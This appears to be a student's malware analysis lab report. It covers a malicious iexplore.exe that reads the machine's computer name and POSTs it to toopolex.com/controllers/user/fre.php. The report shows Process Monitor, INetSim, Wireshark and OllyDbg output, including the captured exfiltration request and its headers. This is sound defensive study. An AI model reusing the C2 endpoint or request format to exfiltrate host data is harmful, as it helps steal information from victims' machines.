0x7ffe0000	Private: Commit	4 kB	R	USER_SHARED_DATA	4 kB
0x7ffdf000					
0x7ffde000					
0x13c000					
0x13d000					
0x30000					
0x150000					
0x250000					
0x340000					
0x360000					
0x3a0000					
0x7ffe1000					
0x40000					
0x35000					
0x179000					
0x256000					
0x342000					
0x368000					
0x3a4000					
0x140000					


iexplore.exe (1908) (0x400000 - 0x4a2000)

```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 ................
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS 
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 cc cd 78 fe 88 ac 16 ad 88 ac 16 ad 88 ac 16 ad ..x.............
00000090 81 d4 95 ad 89 ac 16 ad 4b a3 4b ad 8a ac 16 ad ........K.K.....
000000a0 8d a0 19 ad 89 ac 16 ad 3d 32 f3 ad 8b ac 16 ad ........=2......
000000b0 88 ac 16 ad 8c ac 16 ad 81 d4 83 ad 89 ac 16 ad ................
000000c0 88 ac 17 ad c7 ac 16 ad 81 d4 85 ad 99 ac 16 ad ................
000000d0 3d 32 f7 ad f3 ac 16 ad 3d 32 c8 ad 89 ac 16 ad =2......=2......
000000e0 52 69 63 68 88 ac 16 ad 00 00 00 00 00 00 00 00 Rich............
```

- ✓ Upon creation, the malicious iexplore.exe queries ComputerName key value under HKEY_LOCAL_MACHINE/SYSTEM/CurretnControlSet/Control/ComputerName/ActiveComputerName.
- ✓ It sends that value using POST method to www.toopolex.com/controllers/users/fre.php which was captured using ApateDNS and iNetSim.



uncc@uncc-VirtualBox: ~
root@uncc-VirtualBox: /var/log/inetsim/report
uncc@uncc-VirtualBox: /var/lib/inetsim/http/postdata

```
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] recv: Connection: close
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] recv: <(POSTDATA)>
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] info: POST data stored to: /var/lib/inetsim/http/postdata/6d1c6c1109c
1fa7f44db1f4b2cce19c709998e38
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] info: Request URL: http://toopolex.com/controllers/user/fre.php
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] info: Sending fake file configured for extension 'php'.
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] send: HTTP/1.1 200 OK
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] send: Content-Type: text/html
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] send: Connection: Close
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] send: Server: INetSim HTTP Server
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] send: Date: Wed, 15 Apr 2020 02:19:27 GMT
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] send: Content-Length: 258
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] info: Sending file: /var/lib/inetsim/http/fakefiles/sample.html
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] stat: 1 method=POST url=http://toopolex.com/controllers/user/fre.php
sent=/var/lib/inetsim/http/fakefiles/sample.html postdata=/var/lib/inetsim/http/postdata/6d1c6c1109c1fa7f44db1f4b2cce19c709998e38
[2020-04-14 22:19:27] [26970] [http_80_tcp 27107] [192.168.111.130:1186] disconnect
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] connect
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: POST /controllers/user/fre.php HTTP/1.0
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: User-Agent: Mozilla/4.08 (Charon; Inferno)
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: Host: toopolex.com
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: Accept: */*
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: Content-Type: application/octet-stream
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: Content-Encoding: binary
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: Content-Key: BD5C680A
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: Content-Length: 171
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: Connection: close
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] recv: <(POSTDATA)>
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] info: POST data stored to: /var/lib/inetsim/http/postdata/ea75eb68f73
53d52d2af43c4bde1adc56ae2047d
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] info: Request URL: http://toopolex.com/controllers/user/fre.php
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] info: Sending fake file configured for extension 'php'.
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] send: HTTP/1.1 200 OK
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] send: Content-Type: text/html
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] send: Connection: Close
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] send: Server: INetSim HTTP Server
[2020-04-14 22:20:27] [26970] [http_80_tcp 27120] [192.168.111.130:1187] send: Date: Wed, 15 Apr 2020 02:20:27 GMT
```




Time of Day	Process Name	PID	Operation	Path
0:35.3191131 PM	iexplore.exe	2744	RegEnumValue	HKLM\System\CurrentControlSet\Control\Session Manager\Environment
0:35.3191905 PM	iexplore.exe	2744	QueryOpen	C:\WINDOWS\Temp
0:35.3192061 PM	iexplore.exe	2744	RegEnumValue	HKLM\System\CurrentControlSet\Control\Session Manager\Environment
0:35.3192436 PM	iexplore.exe	2744	QueryOpen	C:\WINDOWS\Temp
0:35.3192542 PM	iexplore.exe	2744	RegEnumValue	HKLM\System\CurrentControlSet\Control\Session Manager\Environment
0:35.3192598 PM	iexplore.exe	2744	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager\Environment
0:35.3192651 PM	iexplore.exe	2744	RegOpenKey	HKLM\System\CurrentControlSet\Control\ComputerName
0:35.3192754 PM	iexplore.exe	2744	RegOpenKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName
0:35.3192821 PM	iexplore.exe	2744	RegQueryValue	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName
0:35.3192872 PM	iexplore.exe	2744	RegCloseKey	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName
0:35.3192911 PM	iexplore.exe	2744	RegCloseKey	HKLM\System\CurrentControlSet\Control\ComputerName
0:35.3192997 PM	iexplore.exe	2744	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProfileList
0:35.3193056 PM	iexplore.exe	2744	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\ProfilesDirectory
0:35.3193120 PM	iexplore.exe	2744	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
0:35.3193148 PM	iexplore.exe	2744	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProfileList
0:35.3193201 PM	iexplore.exe	2744	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\DefaultUserProfile
0:35.3193246 PM	iexplore.exe	2744	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
0:35.3193313 PM	iexplore.exe	2744	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion
0:35.3193374 PM	iexplore.exe	2744	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ProgramFilesDir
0:35.3193464 PM	iexplore.exe	2744	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CommonFilesDir
0:35.3193562 PM	iexplore.exe	2744	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion
0:35.3193606 PM	iexplore.exe	2744	RegOpenKey	HKCU
0:35.3199353 PM	iexplore.exe	2744	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-602162358-839522115-1060284298-1003
0:35.3199476 PM	iexplore.exe	2744	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-602162358-839522115-1060284298-1003\ProfileImagePath
0:35.3199537 PM	iexplore.exe	2744	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList\S-1-5-21-602162358-839522115-1060284298-1003
0:35.3199649 PM	iexplore.exe	2744	RegCreateKey	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
0:35.3199733 PM	iexplore.exe	2744	RegQueryValue	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\ParseAutoexec
0:35.3199786 PM	iexplore.exe	2744	RegCloseKey	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
0:35.3200191 PM	iexplore.exe	2744	QueryOpen	C:\AUTOEXEC.BAT

Student ID: 801157088
Name: TamilMathi TamilThurai



```
My Computer
  HKEY_CLASSES_ROOT
  HKEY_CURRENT_USER
  HKEY_LOCAL_MACHINE
    HARDWARE
    SAM
    SECURITY
    SOFTWARE
    SYSTEM
      ControlSet001
      ControlSet002
      CurrentControlSet
        Control
          AGP
          Arbiters
          BackupRestore
          Biosinfo
          BootVerificationProgram
          Class
          CoDeviceInstallers
          COM Name Arbiter
          ComputerName
            ActiveComputerName
            ComputerName
          ContentIndex
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
ComputerName	REG_SZ	FENG-COMPUTER




```
ip.src == 192.168.111.130
```

```
No.  Time        Source           Destination      Protocol Length Info
 338 841.859923  192.168.111.130  192.168.111.129  HTTP     225 POST /controllers/user/fre.php HTTP/1.0
 341 841.893107  192.168.111.130  192.168.111.129  TCP       54 1237 → 80 [FIN, ACK] Seq=421 Ack=151 Win=64090 Len=0
 343 841.893262  192.168.111.130  192.168.111.129  TCP       54 1237 → 80 [RST, ACK] Seq=422 Ack=409 Win=0 Len=0
 370 901.948006  192.168.111.130  192.168.111.129  TCP       62 1238 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=
 372 901.948278  192.168.111.130  192.168.111.129  TCP       54 1238 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
 373 901.949570  192.168.111.130  192.168.111.129  TCP      303 1238 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=249 [TCP s
 375 901.949827  192.168.111.130  192.168.111.129  HTTP     225 POST /controllers/user/fre.php HTTP/1.0
 378 901.986671  192.168.111.130  192.168.111.129  TCP       54 1238 → 80 [FIN, ACK] Seq=421 Ack=151 Win=64090 Len=0
 380 901.986828  192.168.111.130  192.168.111.129  TCP       54 1238 → 80 [RST, ACK] Seq=422 Ack=409 Win=0 Len=0
 383 940.528763  192.168.111.130  192.168.111.255  BROWSER  243 Local Master Announcement FENG-COMPUTER, Workstation, Ser
```

```
    [Calculated window size: 64240]
    [Window size scaling factor: -2 (no window scaling used)]
    Checksum: 0x0d2d [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  > [SEQ/ACK analysis]
  > [Timestamps]
    TCP payload (171 bytes)
    TCP segment data (171 bytes)
> [2 Reassembled TCP Segments (420 bytes): #336(249), #338(171)]
> Hypertext Transfer Protocol
```


```
0000  00 0c 29 6e 90 8c 00 0c  29 ff d0 41 08 00 45 00   ··)n··  )··A··E·
0010  00 d3 08 f2 40 00 80 06  90 de c0 a8 6f 82 c0 a8   ····@···  ····o···
0020  6f 81 04 d5 00 50 96 05  9b a0 e8 ab 66 d6 50 18   o····P··  ····f·P·
0030  fa f0 0d 2d 00 00 12 00  28 00 00 00 07 00 00 00   ···-····  (·······
0040  63 6b 61 76 2e 72 75 01  00 08 00 00 00 46 00 65   ckav.ru·  ·····F·e
0050  00 6e 00 67 00 01 00 1a  00 00 00 46 00 45 00 4e   ·n·g····  ···F·E·N
0060  00 47 00 2d 00 43 00 4f  00 4d 00 50 00 55 00 54   ·G·-·C·O  ·M·P·U·T
0070  00 45 00 52 00 01 00 1a  00 00 00 46 00 45 00 4e   ·E·R····  ···F·E·N
0080  00 47 00 2d 00 43 00 4f  00 4d 00 50 00 55 00 54   ·G·-·C·O  ·M·P·U·T
0090  00 45 00 52 00 56 05 00  00 00 03 00 00 01 00 01   ·E·R·V··  ········
00a0  00 00 00 05 00 01 00 01  00 00 00 01 00 30 00 00   ········  ·····0··
00b0  00 39 00 38 00 38 00 37  00 36 00 39 00 46 00 31   ·9·8·8·7  ·6·9·F·1
00c0  00 37 00 37 00 34 00 38  00 43 00 37 00 46 00 38   ·7·7·4·8  ·C·7·F·8
```


Wireshark · Follow TCP Stream (tcp.stream eq 20) · VMware Network Adapter VMnet1

```
POST /controllers/user/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: toopolex.com
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: BD5C680A
Content-Length: 171
Connection: close

..
(.......ckav.ru......F.e.n.g.......F.E.N.G.-.C.O.M.P.U.T.E.R.......F.E.N.G.-.C.O.M.P.U
.T.E.R.V......................0...9.8.8.7.6.9.F.1.7.7.4.8.C.7.F.
8.2.4.7.9.5.7.6.6.HTTP/1.1 200 OK
Date: Wed, 15 Apr 2020 02:58:39 GMT
Server: INetSim HTTP Server
Content-Length: 258
Connection: Close
Content-Type: text/html

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake
mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Analysis with OllyDbg:

- ✓ The function at 0041406C is responsible for sending the packet. It takes 6 argument.
- ✓ The most interesting argument is Arg5 which has memory address of the location where the **packet content** is stored. This memory location is passed as argument 1 to this function(regsvcs.0041406C)



```
0041428E  .  8945 F8        MOV DWORD PTR SS:[LOCAL.2],EAX
00414291  .  85C0           TEST EAX,EAX
00414293  .v 74 5D          JZ SHORT 004142F2
00414295  .  50             PUSH EAX                          [Arg1
00414296  .  E8 7C19FFFF    CALL 00405C17                     [regsvcs.00405C17
0041429B  .  8BF0           MOV ESI,EAX
0041429D  .  59             POP ECX
0041429E  .  85F6           TEST ESI,ESI
004142A0  .v 74 47          JZ SHORT 004142E9
004142A2  .  6A 00          PUSH 0                            [Varcount = 0
004142A4  .  6A 02          PUSH 2                            |Arg1 = 2
004142A6  .  E8 3DFBFFFF    CALL 00413DE8                     [regsvcs.00413DE8
004142AB  .  8BD8           MOV EBX,EAX
004142AD  .  59             POP ECX
004142AE  .  59             POP ECX
004142AF  .  85DB           TEST EBX,EBX
004142B1  .v 74 2F          JZ SHORT 004142E2
004142B3  .  FF75 0C        PUSH DWORD PTR SS:[ARG.2]         [Arg6 => [ARG.2]
004142B6  .  8D46 0A        LEA EAX,[ESI+0A]
004142B9  .  FF75 08        PUSH DWORD PTR SS:[ARG.1]         |Arg5 => [ARG.1]
004142BC  .  53             PUSH EBX                          |Arg4
004142BD  .  50             PUSH EAX                          |Arg3
004142BE  .  8D86 0E01000   LEA EAX,[ESI+10E]
004142C4  .  56             PUSH ESI                          |Arg2
004142C5  .  50             PUSH EAX                          |Arg1
004142C6  .  E8 A1FDFFFF    CALL 0041406C                     [regsvcs.0041406C
004142CE  .  8945 FC        MOV DWORD PTR SS:[LOCAL.1],EAX
004142D1  .  85C0           TEST EAX,EAX
004142D3  .v 75 29          JNZ SHORT 004142FE
004142D5  .  2105 F8FD490   AND DWORD PTR DS:[49FDF8],EAX
004142DB  .  53             PUSH EBX                          [Arg1
004142DC  .  E8 CAE8FEFF    CALL 00402BAB                     [regsvcs.00402BAB
004142E1  .  59             POP ECX
Dest=regsvcs.0041406C
```

```
EDX 0000001E
EBX 0016B7E0 ASCII "Mozilla/4.08 (Charon; Inferr
ESP 0012F9C8
EBP 0012FB84
ESI 00169C50 ASCII "80"
EDI 00000001

EIP 004142C6 regsvcs.004142C6

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 00000000 ERROR_SUCCESS

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty -UNORM E44C 008D4360 7C91621B
ST1 empty +UNORM 0008 7C91639B 7C97B178
ST2 empty -UNORM E408 008CE454 00000000
ST3 empty +UNORM 55CD 008CE458 008CE45C
ST4 empty -UNORM E44C 008CE454 008CE468
ST5 empty +UNORM 0018 008CE964 008CE588
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0 (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
Last cmnd 0000:773D6E9A

XMM0 7C970000 006C006C 0064002E 00320033
XMM1 7C970000 006C006C 0064002E 00320033
XMM2 00000000 00000000 00000040 7C915D27
XMM3 00000000 00000000 00000000 00000000
XMM4 00000000 00000000 00000000 00000000
XMM5 00000000 00000000 00000000 00000000
XMM6 00000000 00000000 00000000 00000000
XMM7 7C91697E 008CE4F0 008CE510 008CE5BC
```


```
Address   Hex dump                                         ASCII
